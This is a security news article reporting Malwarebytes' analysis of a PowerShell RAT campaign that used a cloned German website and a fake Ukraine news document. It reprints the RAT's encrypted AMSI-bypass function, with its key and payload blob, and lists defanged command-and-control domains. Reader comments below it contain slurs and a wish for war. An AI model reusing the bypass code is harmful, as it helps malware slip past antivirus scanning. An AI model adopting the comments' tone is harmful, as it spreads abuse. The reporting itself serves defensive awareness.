Ukraine supporters in Germany targeted with PowerShell RAT malware

bleepingcomputer.com/news/security/ukraine-supporters-in-germany-targeted-with-powershell-rat-malware/

Bill Toulas

By
Bill Toulas

- May 16, 2022
- 02:05 PM
- 5

An unknown threat actor is targeting German users interested in the Ukraine crisis, infecting them with a custom PowerShell RAT (remote access trojan) and stealing their data.


The malware campaign uses a decoy site to lure users into fake news bulletins that supposedly contain unreleased information about the situation in Ukraine.

These sites offer malicious documents that install a custom RAT that supports remote command execution and file operations.

The campaign was uncovered by threat analysts at Malwarebytes, who have provided all the details and indicators of compromise in their write-up.


Campaign details

The domain used in these attacks is "collaboration-bw[.]de," which the threat actor registered when the domain expired and then cloned the look of the real site.



Real and fake site *(Malwarebytes)*


Visitors of the site will find a file called "2022-Q2-Bedrohungslage-Ukraine," promising information about the situation in Ukraine and offered for free download.



The news lure and the download button *(Malwarebytes)*


The corresponding section on the site claims that the document is constantly updated with new information, so users are urged to get a fresh copy every day.

The downloaded ZIP archive contains a CHM file consisting of several compiled HTML files. If the victim opens it, they are served a bogus error message.



The error message served upon execution *(Malwarebytes)*

In the background, however, the file triggers PowerShell that runs a Base64 deobfuscator leading to fetching and executing a malicious script from the fake site.



The script that fetches the payload *(Malwarebytes)*

The script eventually drops two files onto the victim's computer, the RAT in .txt file form and a .cmd file that helps execute it through PowerShell.

PowerShell RAT

The custom PowerShell RAT that hides in "Status.txt" begins its malicious operation by collecting basic system information and assigning a unique client ID.

This information and anything else stolen from the host computers is exfiltrated to a German domain, "kleinm[.]de".

To bypass Windows AMSI (Anti-malware Scan Interface), the RAT uses an AES-encrypted function named "bypass," decrypted on the fly using a generated key.

```
function Bypass
{
    [byte[]] $AesSalt = @(1,2,3,4,5,6,7,8,10,11,254,253,252)
    $AesPassword = "lashwecawdha8091908ahda434623495813490B5"
    $AesPassword = [system.text.encoding]::ASCII.GetBytes($AesPassword)
    [byte[]]$DecryptedContent = $Null

    $RawContent =
    "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"
    $EncryptedContent = [Convert]::FromBase64String($RawContent)

    [byte[]]$DecryptedBytes = @();
    [System.IO.MemoryStream] $MemoryStream = New-Object System.IO.MemoryStream
    [System.Security.Cryptography.RijndaelManaged] $AesObject = New-Object System.Security.Cryptography.RijndaelManaged
    $AesObject.KeySize = 256;
    $AesObject.BlockSize = 128;
    [System.Security.Cryptography.Rfc2898DeriveBytes] $Key = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($AesPassword, $AesSalt, 1000);
    $AesObject.Key = $Key.GetBytes($AesObject.KeySize / 8);
    $AesObject.IV = $Key.GetBytes($AesObject.BlockSize / 8);
    $AesObject.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $CryptoStream = New-Object System.Security.Cryptography.CryptoStream($MemoryStream, $AesObject.CreateDecryptor(), [System.Security.Cryptography.CryptoStreamMode]::Write)

    $CryptoStream.Write($EncryptedContent, 0, $EncryptedContent.Length)
    $CryptoStream.Close()

    $DecryptedBytes = $MemoryStream.ToArray();
    $Data = [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
    $Bypass = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($Data))
    tartarcules-nam-repact $Bypass
}
```

Bypass function details *(Malwarebytes)*

The main capabilities of the RAT are the following:

- Download files from the C2 server
- Upload files to the C2 server
- Load and execute a PowerShell script
- Execute a specific command

However, Malwarebytes does not give specific examples of how the threat actor used the RAT and its capabilities in the wild, so the campaign's goals remain unknown.

"It is not easy to attribute this activity to a specific actor, and there are no solid indicators to support attribution," explains Malwarebytes in the report.

"Based on motivation alone, we hypothesize that a Russian threat actor could be targeting German users, but without clear connections in infrastructure or similarities to known TTPs, such attribution is weak."

The critical takeaway is to be cautious with file downloads from the web, as even known and previously trustworthy websites may have quietly changed hands.

When it comes to news sites like this one, offering stories in file format instead of hosting everything on a web page is rarely justified by legitimate reasons, so treat it as a red flag.

Related Articles:

Hackers target Russian govt with fake Windows updates pushing RATs

New stealthy Nerbian RAT malware spotted in ongoing attacks

New NetDooka malware spreads via poisoned search results

Hackers use modified MFA tool against Indian govt employees

New Windows Subsystem for Linux malware steals browser auth cookies

- Germany
- RAT
- Remote Access Trojan
- Ukraine

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.

- Previous Article
- Next Article

Comments

- 

ThomasMann - 1 week ago

Yes, the Germans have also turned into manipulated idiots, but no one should forget that the masses in ALL countries are retarded...
There are plenty of reliable sources in Germany that explain the Ukraine story, but after the estrangement caused by the management of the covid hysteria, almost everybody now wants to belong to the majority again. They simply no longer want to know!

There is no question that Putin is the same garbage as Biden and the others, there is no good side in this conflict here. But putting all the blame on Putin is just being wrong and stupid. His offer not to start any war was INTENTIONALLY ignored for weeks, or even years by the american governments of Obama, Trump and Biden.. And why wouldn't they? Only all the other involved countries stand to loose enormously.
The US will make windfall profits through weapons sales... and their sales of ugly, dirty gas....
And as always others fight america's wars, and others countries will be destroyed, the US stays clean, as always. And the americans the same ugly ingnorant idiots.

One can hope that the war spills into western Europe, and the idiots there get what they deserve, for sticking with the US. And the second hope is, that the US itself one day will make the same mistake in the Taiwan affair, because the Chinese will not prefer to "nice", they will bring that war the US. There will be Champagne.....

We others live in the same world of barbaric criminal countries, with the US number one, Israel #2, China #3 and Russia #4.
Have a nice future...

- 

  yawnshard - 1 week ago

  -
  -

  What is with this profuse argumentum ad hominem? If everyone else is at fault, it might be in fact only you in reality being wrong :)

  Try saying out loud to yourself in front of a mirror what you just wrote and think about how it sounds to other people.

- 

  ThomasMann - 1 week ago

  -
  -

  Typical retarded answer ...

  Only complete morons cannot grasp the simple fact that quantity does not mean quality.

  Dont think about it, you might injure yourself.

- 

  yawnshard - 1 week ago

  -
  -

  You are being too obvious at trolling, this is not 4chan honey <3
  Finesse and subtlety are a form of art requiring years of training.

- 

  LittleDickPutin - 1 week ago

  -
  -

  "cough troll alert, troll alert"

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: